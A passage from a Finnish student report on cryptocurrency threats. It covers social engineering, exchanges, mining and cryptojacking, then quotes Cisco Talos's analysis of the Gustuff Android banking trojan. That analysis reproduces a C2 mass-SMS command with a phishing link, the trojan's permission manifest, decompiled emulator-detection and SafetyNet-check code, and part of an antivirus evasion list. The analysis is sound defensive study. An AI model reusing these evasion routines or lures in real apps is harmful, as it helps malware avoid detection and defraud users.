51 % hyökkäyksen todennäköisyys on kuitenkin epätodennäköinen verkon koon vuoksi. Kaikki verkon nodet tekevät yhteistyötä yhteisymmärryksen saavuttamiseksi. Tämän vuoksi verkot ovat erittäin turvallisia. (What Is a 51 % Attack? N.d.)

Käyttäjän manipulointi (social engineering)

Käyttäjän manipuloinnissa käytetään hyväksi mm. ihmisten tunteita. Tällä halutaan useimmiten saada haltuun käyttäjän avaimia, kirjautumistunnuksia tai jopa suoraan kryptovaluuttaa. Tietojenkalastelu on yksi yleisimmistä tavoista. Siinä käytetään usein sähköposti viestejä, joissa käyttäjää pyydetään esim. päivittämään tilinsä tietoja, vaatien henkilökohtaisten tietojen antamista. Viestissä olevaa linkkiä painaessa siirrytään valesivustolle ja tarvittavien tietojen antamisen jälkeen ne ovat hakkerin hallussa.

Scareware on melko uusi manipulointitapa. Sen tavoitteena on pelotella ja shokeerata käyttäjää esim. vale virustorjuntahälytyksillä, jotka ilmoittavat ”järjestelmä on saastunut, korjaa painamalla tästä”, jonka jälkeen siirrytään verkkosivustolle, joka todellisuudessa saastuttaa järjestelmän.

Baiting eli houkuttelu aiheuttaa ongelmia monille tarkkaamattomille käyttäjille. Käyttäjiä voidaan houkutella vierailemaan huijarin verkkosivustolle ilmaisten video tai musiikki tiedostojen avulla. Jotta näihin tiedostoihin saisi käyttöoikeuden, täytyy sivustolle luoda käyttäjätili, joka sisältää henkilökohtaisia tietoja. Joissain tapauksissa jo luvatut ilmaiset tiedostot ovat saastutettu haittaohjelmilla, jotka sitten keräävät käyttäjän tiedot heidän tietokoneeltaan. (What is Social Engineering? N.d.)

4.6 Vaihtotavat

Kryptovaluuttoja voidaan vaihtaa kahdella eri tavalla: FIAT eli eurojen, dollarien ja muiden eri valuuttojen vaihtaminen kryptovaluutaksi sekä kryptovaluuttojen välinen vaihto esim. Bitcoinien vaihto Etheriksi. Kryptovaluuttojen välisiä vaihto tavat jakautuvat kolmeen tyyppiin: CEX (Centralised exchanges), DEX (Decentralised exchanges)

sekä hybridit. CEX tunnetaan perinteisenä kryptovaluutan vaihtotapana. Tätä kryptovaluutan alustaa hallinnoi keskusorganisaatio, joka tarjoaa sekä kryptovaluutoiden välistä että FIAT-kryptovaluutoiden vaihtoa. DEX toimii vaihtoehtoisena vaihtotapana CEX:lle. Tämä vaihtoalusta ei ole riippuvainen mistään yhtiöstä tai palvelusta, joka hallitsisi asiakkaan varoja. Sen sijaan vaihdot ja siirrot hoitaa automatisoitu prosessi. Näitä vaihtoja pidetään peer-to-peer tyyppisinä. DEX käyttää vaihdoissaan Ethereumin lohkoketju tekniikkaa. Hybridi vaihto on yhdistelmä CEX:stä ja DEX:stä. Hyödyntämällä molempien alustojen parhaita puolia, hybridi vaihto tarjoaa alhaisen latenssin ja nopeat siirrot. DEX:n tavoin hybridi ei tarvitse keskinäistä tekijää painostamaan vaihdon eheyttä. (Leighton, B. 2019.)

4.7 Louhinta

Kryptovaluutan louhinta on prosessi, jossa käyttäjien väliset transaktiot varmennetaan ja lisätään lohkoketjun julkiseen lokiin. Louhinta on myös osallisena uusien kolikoiden lisäämisestä olemassa olevaan määrään. Louhintaa voi tehdä aivan tavallisella tietokoneellakin, mutta nykyään siihen on olemassa myös juuri kryptovaluutan louhintaan suunniteltuja tietokoneita, joilla se tapahtuu nopeammin riippuen koneen tehokkuudesta. (Harhakäsitykset kryptovaluuttojen louhinnasta. N.d.)

Louhijoita kutsutaan nodeiksi, jotka ovat osa verkkoa, joka kerää transaktioita ja järjestää ne lohkoiksi. Transaktion tapahtuessa, verkko nodet vastaanottavat ja varmentavat ne. Lohkoketjua hallitsee full node palvelin, johon mahtuu noin 200 gigatavua dataa. Transaktion varmennuksen jälkeen se siirtyy mempool-nimiseen paikkaan, jossa louhijat keräävät sen ja kokoavat lohkoksi, josta se lopulta päätyy osaksi lohkoketjua. Lohkoon mahtuu vain tietty määrä transaktioita, joten ruuhka-aikoina voi esiintyä viivästymistä. (Harhakäsitykset kryptovaluuttojen louhinnasta. N.d.)

Alkuaikoina louhinta tapahtui tavallisilla tietokoneilla tai näytönohjaimilla, mutta nykyään siinä käytetään erikoisvalmisteisia mm. kiinalaisen Bitmain yhtiön valmistamia ASIC-laitteita (Application Specific Integrated Circuit). Nämä laitteet ja myös muut, ratkovat vaativaa matemaattista yhtälöä. Sen ratkaistuaan louhija saa tietyn määrän

jotakin kryptovaluuttaa kolikoiden muodossa sekä mahdollisuuden lisätä uuden lohkon lohkoketjuun. Joka kerta, kun yhtälö saadaan ratkaistua, louhinta aloitetaan yhä uudelleen alusta, kunnes joku taas ratkaisee yhtälön. (Harhakäsitykset kryptovaluuttojen louhinnasta. N.d.)

4.8 Cryptojacking

Cryptojacking tarkoittaa haitallista kryptovaluutan louhintaa. Se on keino, jolla käyttäjien laitteita käytetään ilman heidän lupaansa tai tietoa, kryptovaluutan salaiseen louhintaan. Tätä varten hakkerit käyttävät uhrinsa laitteen resursseja. Cryptojackingin uhriksi joutuneet eivät välttämättä edes huomaa sitä. Useimmat cryptojacking ohjelmat ovat piilotettuja. Uhrin laitteen resurssien käytön myötä laite voi toimia hitaammin kuin yleensä, sähkön kulutus nousee sekä laitteen käyttöikä lyhenee. (Cryptojacking, N.d.)

Cryptojackingiä voidaan suorittaa myös muilla perinteisillä haittaohjelmilla. Sähköpostiisi voi tulla jokin haitallinen linkki, jota painamalla tietokoneelle latautuu louhintakoodi, jonka jälkeen hakkeri voi aloittaa luvattoman louhinnan salaa taustalla. (Cryptojacking, N.d.)

Drive-by louhinta on myös yksi cryptojacking menetelmä. Samoin kuin haitalliset mainontahyödykkeet, drive-by louhinnassa verkkosivulle upotetaan JavaScript koodi, jonka jälkeen louhinta suoritetaan käyttäjien tietokoneilla, jotka vierailevat sivulla. (Cryptojacking, N.d.)

Drive-by louhinnan alkuvaiheilla verkkojulkaisijat pyysivät käyttäjiltä lupaa louhia heidän tietokoneillaan, sen aikaa, kun käyttäjä oli heidän sivuillaan. Useimmat drive-by louhinnan versiot eivät kuitenkaan vaivaudu pyytämään käyttäjän lupaa ja jatkavat louhintaa vielä sen jälkeenkin, kun käyttäjä on poistunut sivuilta. Tämä on yleinen tapa kyseenalaisten sivustojen omistajilla. Käyttäjät eivät huomaa sitä, että heidän

vierailemansa sivusto on käyttänyt heidän tietokonettaan kryptovaluutan louhinnassa. Louhinta koodi käyttää juuri sen verran laiteresursseja, että se jää huomaamattomaksi. (Cryptojacking, N.d.)

Drive-by louhinta voi saastuttaa myös Android mobiililaitteen. Se toimii samoilla menetelmillä kuin tietokoneissa. Se voi tapahtua, kun laitteelle ladatun sovelluksen sisään on piilotettu troijalainen tai kun käyttäjän laite ohjataan saastuneelle sivulle, joka jättää jälkeensä sitkeän ponnahdusikkunan. (Cryptojacking, N.d.)

5 Mobiilihaittaohjelmat

5.1 Yleistä

Kyberrikolliset ovat viime vuosina kohdistaneet hyökkäyksiään yhä enemmän mobiililaitteisiin ja kehittäneet niitä varten käytettäviä haittaohjelmia. Niistä useimmissa käytetään hyväksi troijalaista virusta. Seuraavissa kappaleissa käsitellään kahta eri kryptovaluuttojen mobiilihaittaohjelmaa ja muun muassa mitä se tekee sekä kuinka se päätyy käyttäjän laitteelle.

5.2 Gustuff

5.2.1 Yleistä

Cisco Talos havaitsi keväällä 2019 Android pohjaisen kampanjan, joka kohdistui Australian rahoituslaitoksiin. Tämä kampanja oli yhteydessä aikaisempaan ”ChristinaMorrow” tekstiviestien roskapostiin. (Ventura, V. 2019.)


Tämän haittaohjelman tunnistetietojen keruumekanismi ei ollut kovinkaan monimutkainen, mutta sitä kompensoi sen edistynyt itsepuolustusmekanismi. Vaikka sillä ei ollut perinteistä etäyhteys työkalua RAT:a (Remote Access Tool), se siitä huolimatta kohdistui pääasiassa yksityishenkilöihin. Tunnistetietojen lisäksi tämä haittaohjelma

pystyi myös varastamaan käyttäjien laitteilta yhteystietoluetteloita sekä tiedostoja ja kuvia. (Ventura, V. 2019.)

Haittaohjelman keräämien tietojen sekä uhrin mobiililaitteen hallinnan avulla sen operoijat pystyivät suorittamaan monimutkaisempia sosiaalisia manipulointeja. Lisäksi se oli erittäin sinnikäs. C2 palvelimen kaatuessa, sen operoija pystyi jatkamaan sen hallintaa lähettämällä tekstiviestejä saastuneisiin laitteisiin. (Ventura, V. 2019.)

5.2.2 Kampanja

Tämän haittaohjelman ensisijainen tartunnanlevittäjä oli tekstiviesti eli SMS (Short Message Format.) Sen aktivointi sykli sisälsi uhrin osoitekirjan suodatuksen. Kuviossa 1 näkyy C2:lta vastaanotettu levityskomento. (Ventura, V. 2019.)



```
"results": "OK",
"command": {
  "id": "eEDvLgpaHzfi5raqA",
  "command": "sendSmsMass",
  "timestamp": 1554201507585,
  "params": {
    "sms": [
      {
        "to": "+61 41[redacted]",
        "body": "Christina Morrow shared an album with you https://facebook-photos-au.su/ChristinaMorrow on Facebook Photos "
      },
      {
        "to": "+61 47[redacted]",
        "body": "Christina Morrow shared an album with you https://facebook-photos-au.su/ChristinaMorrow on Facebook Photos "
      },
      {
        "to": "+61 49[redacted]",
        "body": "Christina Morrow shared an album with you https://facebook-photos-au.su/ChristinaMorrow on Facebook Photos "
      },
      {
        "to": "+61[redacted]",
        "body": "Christina Morrow shared an album with you https://facebook-photos-au.su/ChristinaMorrow on Facebook Photos "
      },
      {
        "to": "+971 52 [redacted]",
        "body": "Christina Morrow shared an album with you https://facebook-photos-au.su/ChristinaMorrow on Facebook Photos "
      }
    ]
  }
}
```



Kuvio 1. Levityskomento C2:lta (Ventura, V. 2019.)

Uhri vastaanotti komennon *SendSMSMass*. Tämä viesti kohdistui useimmiten 4–5 henkilöön kerralla. Body sisälsi viestin sekä osoitteen eli URL:n (Uniform Resource Locator). Uudet uhrit todennäköisemmin asensivat haittaohjelman, jos tekstiviesti saapui heidän tuntemaltaan henkilöltä. Kun uhri yritti siirtyä SMS bodyn osoitteeseen, C2 varmisti, että mobiililaite täyttää kriteerit haittaohjelman vastaanottamiseen. (Ventura, V. 2019.)

Tämän kampanjan verkkotunnus rekisteröitiin 19.1.2019. Talos kuitenkin huomasi sen olevan käytössä jo marraskuussa 2018. Talos havaitsi myös, että samaa infrastruktuuria oli käytetty muissa samanlaisissa kampanjoissa, joissa käytettiin saman haittaohjelman eri versioita. Talos arvioi useisiin tekijöihin perustuen, että kampanja kohdistui Australian rahoituslaitoksiin. Ciscon Umbrella telemetria osoitti, että suuri osa pyynnöistä ja saastuneista puhelinnumeroista viittasi Australiaan. Sen tietyt overlayt oli suunniteltu Australian rahoituslaitoksia varten. Myös C2 hyväksyi juuri Australian alueen. Kuvio 2 vahvistaa tämän. (Ventura, V. 2019.)


Kuvio 2. Uhrien jakaantuminen (Ventura, V. 2019.)

Vaikka haittaohjelman operoijat levittivät sitä melko aggressiivisesti, saastuneiden määrä ei kuitenkaan kasvanut kovin suureksi. Kampanja itsessään ei myöskään kasvanut nopeaan tahtiin. Pyyntöjä lähetettiin keskimäärin vain 3 per tunti eikä sitä tehty kuin vain asennuksen yhteydessä. Tämä käy ilmi kuviossa 3. (Ventura, V. 2019.)



Kuvio 3. DNS kyselyiden jakelu (Ventura, V. 2019.)

Kuviossa 4 on esimerkki yhdestä haittaohjelmassa käytetystä overlaystä. Tutkimuksessaan Cisco Talos löysi myös muita haittaohjelma paketteja, joita oli voitu käyttää joissakin edellisissä tai tulevissa kampanjoissa. (Ventura, V. 2019.)




Kuvio 4. Esimerkki overlay haittaohjelmalle (Ventura, V. 2019.)

5.2.3 Haittaohjelman tekniset tiedot


Tutkimuksen edetessä paljastui, että Cisco Talosin tutkima haittaohjelma oli sama kuin ”Gustuff” niminen haittaohjelma. Gustuffia oli mainostettu vuokrattavana botti-verkkona Exploit.in foorumilla. Kuviosta 5 käy ilmi, että foorumin viestissä mainitut

yritykset ovat Australiasta. Siinä mainitut ominaisuudet vastaavat niitä, joita Cisco Talos oli tutkimuksessaan selvittänyt. (Ventura, V. 2019.)




Kuvio 5. Kuvankaappaus Gustuffin mainoksesta (Ventura, V. 2019.)

Kuviossa 6 näkyy kuvaa Admin paneelista, joka sisältää sovelluksen konfiguraation, mikä vastaa C2:n komentoja. Admin paneelin kautta oli mahdollista suodattaa tuloksia maan mukaan. (Ventura, V. 2019.)



Kuvio 6. Admin paneeli (Ventura, V. 2019.)

Kuviossa 7 näkyy *AU*, joka viittaa Australiaan, näin ollen Cisco Talos pystyi suurella varmuudella vahvistamaan, että heidän tutkimansa haittaohjelma oli Gustuff. (Ventura, V. 2019.)



Kuvio 7. Maan valinta (Ventura, V. 2019.)

5.2.4 Suunnittelu

Haittaohjelma vaati suuren määrän lupia, joka käy ilmi kuvion 8 manifestista. Se ei kuitenkaan tarvitse korkeita oikeuksia laitteelta suorittaakseen sen kaikkia aktiviteetteja. (Ventura, V. 2019.)

```
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
<uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.USES_POLICY_FORCE_LOCK"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.AUTHENTICATE_ACCOUNTS"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.BIND_ACCESSIBILITY_SERVICE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-feature android:name="android.hardware.wifi" android:required="true"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
```


Kuvio 8. Haittaohjelman vaatimat luvat (Ventura, V. 2019.)

Tässä haittaohjelmassa on useita eri puolustuskeinoja C2:ssa sekä haittaohjelman koodissa, jotka on suunniteltu välttämään paljastuminen sekä analysointi (kts. Kuvio 9.) Sen koodi on pakattu ja suunniteltu hämääväksi. Perusdebuggeri hajoaa paketoijan toimesta. Lisäksi paketoija hankaloittaa staattista analyysia. (Ventura, V. 2019.)

```
<activity
    android:label="@ref/0x7f060011"
    android:name="com.zvozlqawx.vbnwjvqkqza.MainActivity"
    android:screenOrientation="1"
    android:noHistory="true">

    <intent-filter>

        <action
            android:name="android.intent.action.MAIN" />

        <category
            android:name="android.intent.category.DEFAULT" />

        <category
            android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
```

Kuvio 9. Manifestin toiminnan ilmoitus (Ventura, V. 2019.)

Kuvion 10 Haittaohjelman DEX tiedoston luokista tärkeimmät on pakattu siten, että manifestissa määritetyllä luokalla on oma käsittelijä MAIN kategoriaa varten, jota ei löydy DEX tiedostosta. (Ventura, V. 2019.)



Kuvio 10. Dex tiedoston sisältämä luokka lista (Ventura, V. 2019.)

Tämän haittaohjelman paketoijan yksi sivuvaikutuksista on se, että sen koodia ei voi debugata Android Studio IDE:llä (Integrated Development Environment). Android Studio IDE ajaa koodin ADB:n (Android Debug Bridge) avulla kutsumalla manifestin aktiviteettia nimellä. Kuviossa 11 on esitetty yritys debugata haittaohjelmaa käyttäen Android Studio IDE:ä. (Ventura, V. 2019.)

Kuvio 11. Android Studio IDE virheilmoitus debugatessa (Ventura, V. 2019.)

Yksi haittaohjelman puolustuskeinoista on, että sen payload tarkistaa, ettei sitä yritetä ajaa millään emulaattorilla kuten esim. QEMU:lla (Quick Emulator.) Jos sitä ei yritetä ajaa emulaattorilla, haittaohjelma suorittaa vielä kuvion 12 mukaisia lisätarkistuksia, jottei sitä havaita. (Ventura, V. 2019.)

```
private static final String[] d = { "/dev/socket/genyd", "/dev/socket/baseband_genyd" };
private static final String[] e = { "goldfish" };
private static final String[] f = { "/dev/socket/qemud", "/dev/qemu_pipe" };
private static final String[] g = { "ueventd.android_x86.rc", "x86.prop", "ueventd.ttVM_x86.rc",
private static final String[] h = { "fstab.andy", "ueventd.andy.rc" };
private static final String[] i = { "fstab.nox", "init.nox.rc", "ueventd.nox.rc" };
private static final j[] j;
private final Context k;
private boolean l = false;
private boolean m = false;
private boolean n = true;
private List<String> o = new ArrayList();

static
{
  j[] arrayOfj = new j[15];
  arrayOfj[0] = new j("init.svc.qemud", null);
  arrayOfj[1] = new j("init.svc.qemu-props", null);
  arrayOfj[2] = new j("qemu.hw.mainkeys", null);
  arrayOfj[3] = new j("qemu.sf.fake_camera", null);
  arrayOfj[4] = new j("qemu.sf.lcd_density", null);
  arrayOfj[5] = new j("ro.bootloader", "unknown");
  arrayOfj[6] = new j("ro.bootmode", "unknown");
  arrayOfj[7] = new j("ro.hardware", "goldfish");
  arrayOfj[8] = new j("ro.kernel.android.qemud", null);
  arrayOfj[9] = new j("ro.kernel.qemu.gles", null);
  arrayOfj[10] = new j("ro.kernel.qemu", "1");
  arrayOfj[11] = new j("ro.product.device", "generic");
  arrayOfj[12] = new j("ro.product.model", "sdk");
  arrayOfj[13] = new j("ro.product.name", "sdk");
  arrayOfj[14] = new j("ro.serialno", null);
  j = arrayOfj;
}

private e(Context paramContext)
{
  this.k = paramContext;
  this.o.add("com.google.android.launcher.layouts.genymotion");
  this.o.add("com.bluestacks");
  this.o.add("com.bignox.app");
```

Kuvio 12. Emulaattorien tarkistuskoodi (Ventura, V. 2019.)

Lisäksi payload tarkistaa ja ilmoittaa C2:lle, jos Android SafetyNet on käytössä. Tämän tiedon avulla C2 voi määritellä, mitä kaikkea se voi tehdä ennen kuin se huomataan. Kuviossa 13 on koodi, jolla SafetyNetin olemassaolo tarkistetaan. (Ventura, V. 2019.)

```
/* renamed from: a */
public final void mo2277a(Context context) {
    C0332d.m1074b(context, "context");
    try {
        C1058a.f2244a.mo2158a("update");
        Object a = C0903c.m2665a(context);
        C0332d.m1071a(a, "SafetyNet.getClient(context)");
        a.mo1918e().mo1933a(C1073b.f2369a);
    } catch (Exception e) {
        C1058a.f2244a.mo2158a("exception");
        C1188a.m3743b(e, "SafetyNet is not Available", new Object[0]);
    }
}
```

Kuvio 13. Koodi SafetyNetin tarkistamiseksi (Ventura, V. 2019.)

Haittaohjelman payload tarkistaa myös, onko mobiililaitteelle asennettu virustorjuntaohjelmaa (kts. Kuvio 14.) Androidin esteettömyys API:n (Application Programming Interface) avulla torjutaan käyttäjän ja mobiililaitteen välinen vuorovaikutus. Vuorovaikutuksen yhteydessä haittaohjelma tarkistaa, onko aiheuttaja paketti, joka kuuluu virustorjunta listaan. Jos näin on, haittaohjelma hyväksikäyttää esteettömyys API:n ominaisuutta, toimintoa nimeltä *performGlobalAction*. Androidin mukaan tämä toiminto pystytään suorittamaan milloin tahansa, riippumatta sen hetkisestä sovelluksesta tai käyttäjän sijainnista sovelluksessa. Esim. kotivalikkoon siirtyminen tai viimeisimmän sovelluksen avaus. (Ventura, V. 2019.)

```
private static final Set<String> c = u.a((Object[])new String[]{"com.avast.android.mobilesecurity",
